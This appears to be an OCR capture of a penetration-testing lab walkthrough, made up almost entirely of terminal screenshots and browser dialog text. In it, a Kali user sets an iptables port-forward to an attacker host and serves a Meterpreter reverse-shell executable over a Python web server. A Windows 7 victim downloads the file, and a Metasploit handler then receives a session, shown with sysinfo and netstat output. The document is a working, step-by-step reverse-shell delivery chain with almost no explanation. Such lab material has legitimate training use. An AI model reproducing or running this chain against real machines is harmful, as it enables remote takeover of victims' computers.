
```
┌──(root💀cs1812114)-[/home/kali/Executables]
└─# iptables -A PREROUTING -t nat -i eth0 -p tcp --dport 3000:6001 -j DNAT --t
o-destination 192.168.1.106:4444

┌──(root💀cs1812114)-[/home/kali/Executables]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
█
```



```
┌──(root💀cs1812114)-[/home/kali/Executables]
└─# msfconsole


       =[ metasploit v6.1.4-dev                          ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command
```




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp_allp
orts
PAYLOAD ⇒ windows/meterpreter/reverse_tcp_allports
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST ⇒ 192.168.1.106
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
█
```


Directory listing for / - Windows Internet Explorer
http://192.168.1.106:8000/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Directory listing for /
Page
Safety
Tools
Directory listing f
reverse_tcp_allports.ex
0% of reverse_tcp_allports.exe from 192.168.1.106 Compl...
File Download - Security Warning


Do you want to run or save this file?

Name: reverse_tcp_allports.exe
Type: Application, 72.0KB
From: **192.168.1.106**


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?



```
[*] Started reverse TCP handler on 192.168.1.106:4444
ss[*] Sending stage (175174 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.106:4444 → 192.168.1.104:60120) a
t 2022-01-09 07:33:28 -0500

meterpreter > sysinfo
Computer        : WIN-1HQ0TLKDAQF
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```



```
meterpreter > netstat

Connection list
===============

    Proto  Local address                   Remote address      State        User  Inode  PID/Program name
    -----  -------------                   --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135                     0.0.0.0:*           LISTEN       0     0      604/svchost.exe
    tcp    0.0.0.0:445                     0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:49152                   0.0.0.0:*           LISTEN       0     0      328/wininit.exe
    tcp    0.0.0.0:49153                   0.0.0.0:*           LISTEN       0     0      692/svchost.exe
    tcp    0.0.0.0:49154                   0.0.0.0:*           LISTEN       0     0      776/svchost.exe
    tcp    0.0.0.0:49155                   0.0.0.0:*           LISTEN       0     0      436/lsass.exe
    tcp    0.0.0.0:49156                   0.0.0.0:*           LISTEN       0     0      428/services.exe
    tcp    0.0.0.0:49170                   0.0.0.0:*           LISTEN       0     0      2384/svchost.exe
    tcp    192.168.174.132:139             0.0.0.0:*           LISTEN       0     0      4/System
    tcp    192.168.174.132:49255           192.168.1.106:4444  ESTABLISHED  0     0      876/reverse_tcp_allports.ex
    tcp6   :::135                          :::*                LISTEN       0     0      604/svchost.exe
    tcp6   :::445                          :::*                LISTEN       0     0      4/System
    tcp6   :::49152                        :::*                LISTEN       0     0      328/wininit.exe
    tcp6   :::49153                        :::*                LISTEN       0     0      692/svchost.exe
    tcp6   :::49154                        :::*                LISTEN       0     0      776/svchost.exe
    tcp6   :::49155                        :::*                LISTEN       0     0      436/lsass.exe
    tcp6   :::49156                        :::*                LISTEN       0     0      428/services.exe
    tcp6   :::49170                        :::*                LISTEN       0     0      2384/svchost.exe
    udp    0.0.0.0:500                     0.0.0.0:*                        0     0      776/svchost.exe
    udp    0.0.0.0:4500                    0.0.0.0:*                        0     0      776/svchost.exe
    udp    0.0.0.0:5355                    0.0.0.0:*                        0     0      276/svchost.exe
    udp    127.0.0.1:1900                  0.0.0.0:*                        0     0      1712/svchost.exe
    udp    127.0.0.1:53836                 0.0.0.0:*                        0     0      1712/svchost.exe
```



```
C:\Users\hp>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    0.0.0.0:445            WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    0.0.0.0:49152          WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    0.0.0.0:49153          WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    0.0.0.0:49154          WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    0.0.0.0:49155          WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    0.0.0.0:49156          WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    0.0.0.0:49170          WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    192.168.174.132:139    WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    192.168.174.132:49255  192.168.1.106:4444     ESTABLISHED
  TCP    [::]:135               WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    [::]:445               WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    [::]:49152             WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    [::]:49153             WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    [::]:49154             WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    [::]:49155             WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    [::]:49156             WIN-1HQ0TLKDAQF:0      LISTENING
  TCP    [::]:49170             WIN-1HQ0TLKDAQF:0      LISTENING
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:53836        *:*
  UDP    127.0.0.1:58094        *:*
  UDP    192.168.174.132:137    *:*
  UDP    192.168.174.132:138    *:*
  UDP    192.168.174.132:1900   *:*
  UDP    192.168.174.132:53835  *:*
  UDP    [::]:500               *:*
  UDP    [::]:4500              *:*
  UDP    [::]:5355              *:*
  UDP    [::1]:1900             *:*
  UDP    [::1]:53834            *:*
  UDP    [fe80::3065:76b7:3ac8:325e%11]:546  *:*
  UDP    [fe80::3065:76b7:3ac8:325e%11]:1900  *:*
  UDP    [fe80::3065:76b7:3ac8:325e%11]:53833  *:*

C:\Users\hp>
```